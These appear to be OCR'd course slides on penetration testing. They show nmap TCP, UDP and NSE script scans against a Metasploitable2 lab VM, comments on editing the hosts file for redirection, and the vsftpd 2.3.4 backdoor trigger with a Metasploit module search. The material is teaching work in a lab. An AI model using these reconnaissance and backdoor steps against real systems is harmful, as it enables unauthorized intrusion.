
Source	Destination	Protocol	Length	Info
192.168.186.129	192.168.186.2	NBNS	110	Refresh NB ALMAH-BEDE9E213<20>
192.168.186.129	192.168.186.2	NBNS	110	Refresh NB ALMAH-BEDE9E213<20>
192.168.186.130	192.168.186.129	TCP	58	30000 → 445 [SYN] Seq=0 Win=1024
192.168.186.130	192.168.186.129	TCP	58	[TCP Port numbers reused] 30000 -

-sT → TCP scan (Default)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.129 -p 445 -sT
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 13:14 EDT
Nmap scan report for 192.168.186.129
Host is up (0.00031s latency).

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
MAC Address: 00:0C:29:9E:07:A2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```


-sU → UDP Scan

- perform a UDP scan, UDP is a connectionless protocol, meaning there's no handshake or acknowledgment process. This makes UDP scanning more challenging and slower than TCP scanning.



Source	Destination	Protocol	Length	Info
192.168.186.130	192.168.186.129	UDP	42	48071 → 60
192.168.186.130	192.168.186.129	UDP	42	48071 → 61
192.168.186.130	192.168.186.129	UDP	42	48071 → 62
192.168.186.130	192.168.186.129	UDP	42	48071 → 63
192.168.186.130	192.168.186.129	UDP	42	48071 → 64
192.168.186.130	192.168.186.129	UDP	42	48071 → 65
192.168.186.130	192.168.186.129	UDP	42	48071 → 66
192.168.186.130	192.168.186.129	UDP	42	48071 → 68
192.168.186.130	192.168.186.129	UDP	42	48071 → 70
192.168.186.130	192.168.186.129	UDP	42	48071 → 71
192.168.186.130	192.168.186.129	UDP	42	48071 → 72
192.168.186.130	192.168.186.129	UDP	42	48071 → 73
192.168.186.130	192.168.186.129	UDP	42	48071 → 74
192.168.186.130	192.168.186.129	UDP	42	48071 → 75
192.168.186.130	192.168.186.129	UDP	42	48071 → 76
192.168.186.130	192.168.186.129	UDP	42	48071 → 77
192.168.186.130	192.168.186.129	UDP	42	48071 → 78
192.168.186.130	192.168.186.129	UDP	42	48071 → 79
192.168.186.130	192.168.186.129	UDP	42	48073 → 60
192.168.186.130	192.168.186.129	UDP	42	48073 → 61
192.168.186.130	192.168.186.129	UDP	42	48073 → 62
192.168.186.130	192.168.186.129	UDP	42	48073 → 63
192.168.186.130	192.168.186.129	UDP	42	48073 → 64
192.168.186.130	192.168.186.129	UDP	42	48073 → 65
192.168.186.130	192.168.186.129	UDP	42	48073 → 66
192.168.186.130	192.168.186.129	UDP	42	48073 → 68
192.168.186.130	192.168.186.129	UDP	42	48073 → 70
192.168.186.130	192.168.186.129	UDP	42	48073 → 71
192.168.186.130	192.168.186.129	UDP	42	48073 → 72
192.168.186.130	192.168.186.129	UDP	42	48073 → 73
192.168.186.130	192.168.186.129	UDP	42	48073 → 74
192.168.186.130	192.168.186.129	UDP	42	48073 → 75
192.168.186.130	192.168.186.129	UDP	42	48073 → 76
192.168.186.130	192.168.186.129	UDP	42	48073 → 77
192.168.186.130	192.168.186.129	UDP	42	48073 → 78

C:/Windows/system32/drives/etc



services


File Edit View

```
echo            7/tcp
echo            7/udp
discard         9/tcp    sink null
discard         9/udp    sink null
systat         11/tcp    users                #Active users
systat         11/udp    users                #Active users
daytime        13/tcp
daytime        13/udp
qotd           17/tcp    quote                #Quote of the day
qotd           17/udp    quote                #Quote of the day
chargen        19/tcp    ttytst source        #Character generator
chargen        19/udp    ttytst source        #Character generator
ftp-data       20/tcp                         #FTP, data
ftp            21/tcp                         #FTP. control
ssh            22/tcp                         #SSH Remote Login Protocol
telnet         23/tcp
smtp           25/tcp    mail                 #Simple Mail Transfer Protocol
time           37/tcp    timserver
time           37/udp    timserver
rlp            39/udp    resource             #Resource Location Protocol
nameserver     42/tcp    name                 #Host Name Server
nameserver     42/udp    name                 #Host Name Server
nicname        43/tcp    whois
domain         53/tcp                         #Domain Name Server
domain         53/udp                         #Domain Name Server
bootps         67/udp    dhcps                #Bootstrap Protocol Server
bootpc         68/udp    dhcpc                #Bootstrap Protocol Client
tftp           69/udp                         #Trivial File Transfer
gopher         70/tcp
finger         79/tcp
http           80/tcp    www www-http         #World Wide Web
hosts2-ns      81/tcp                         #HOSTS2 Name Server
hosts2-ns      81/udp                         #HOSTS2 Name Server
```

hosts

- Hacker can append a fake IP address to make you open the hacker web page.

IP Address	DNS
1.1.1.1	www.google.com




-sU –p 67 → DHCP

- Ask for a service:
- DHCP (DORA)
  - DHCP Request
  - DHCP Offer
  - DHCP Request
  - DHCP Ack

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.131 -sU -p 67
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 13:55 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00076s latency).

PORT   STATE  SERVICE
67/udp closed dhcps
MAC Address: 00:0C:29:4C:CB:FA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

-sC for Unknown port (8180)

- Now you know what is 8180 port is for.



-sC → Script

- Use nmap default script to file more details.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -sC -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 12:17 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00050s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -sC -p 21,80
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 12:15 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00061s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.186.130
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
80/tcp open  http
|_http-title: Metasploitable2 - Linux

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

-sC → Script


```
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ssl-date: 2024-08-17T16:20:44+00:00; +6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

```
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a val
8180/tcp  open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
8787/tcp  open  msgsrvr
35393/tcp open  mountd
52953/tcp open  unknown
54416/tcp open  status
56790/tcp open  nlockmgr
```

-sC → Script “ /usr/share/nmap/scripts/ ”

- The `.nse` file extension is used for Nmap Scripting Engine (NSE) scripts.
- These scripts are written in the Lua programming language and are designed to automate a wide range of network scanning tasks within Nmap.

- **Automation**: automate complex tasks, such as vulnerability detection, service enumeration, and even exploitation.
- **Extensibility**: Users can write their own `.nse` scripts.
- **Efficiency**: NSE scripts can be run in parallel with Nmap’s scanning.




Search in nmap scripts

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | grep "ftp-*"
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
tftp-version.nse

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap 192.168.186.131 --script "ftp-anon.nse" -p 21
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 14:08 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00043s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

--script

- nmap 192.168.186.131 -p 21 -Pn **--script** ftp-anon.nse
- used to specify a script or a set of scripts from the Nmap Scripting Engine (NSE). These scripts can be used to perform a wide range of tasks such as vulnerability detection, backdoor detection, and more.



Day 15

- Outline
  - Metasploit
    - Msfconsole
    - Exploit FTP example
    - Rank level
    - Msvenom
  - Binding
  - Reverse Sessioon

Metasploit

- an open-source framework that simplifies the process of finding, exploiting, and validating vulnerabilities in systems. It is widely used by penetration testers, ethical hackers, and security researchers.
- Types:
  - msfconfig
  - msvenom

- Type of Attack:
  - Binding
  - Reverse session

Example 1

- FTP backdoor:

vsftpd 2.3.4 backdoor, Rank: **Excellent**

Vulnerable Software: vsftpd 2.3.4

Exploitation: Log in with a username ending with `:)`.

Result: A root shell is opened on port 6200.

nmap -p 21 --script ftp-vsftpd-backdoor <target-ip>

Metasploitable

- Create file.txt → password: 1234

```
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ touch text.txt
msfadmin@metasploitable:~$ echo "password: 1234" > text.txt
msfadmin@metasploitable:~$ cat text.txt
password: 1234
msfadmin@metasploitable:~$ _
```

Kali

- Network scan → nmap 192.168.186.0/24
- Device scan → nmap 192.168.186.131
- Port scan → nmap 192.168.186.131 –p 21 –sV

- Open msfconsole

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix
```

Search for exploit

- Open msfconsole
- Find exploit for “vsftpd 2.3.4” → search vsftpd 2.3.4

- Disclosure Date ←→ Zero Day, there is no available patch at the time of the attack, which makes these attacks particularly dangerous.

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Rank

- **Excellent:** They are the most stable for production environments or penetration testing against live systems.
- **Great:** Suitable for penetration tests but with a bit more caution, especially in production environments.
- **Good:** Typically used in controlled environments like labs or with non-critical systems.
- **Normal:** Suitable for use in testing environments where failures are acceptable.

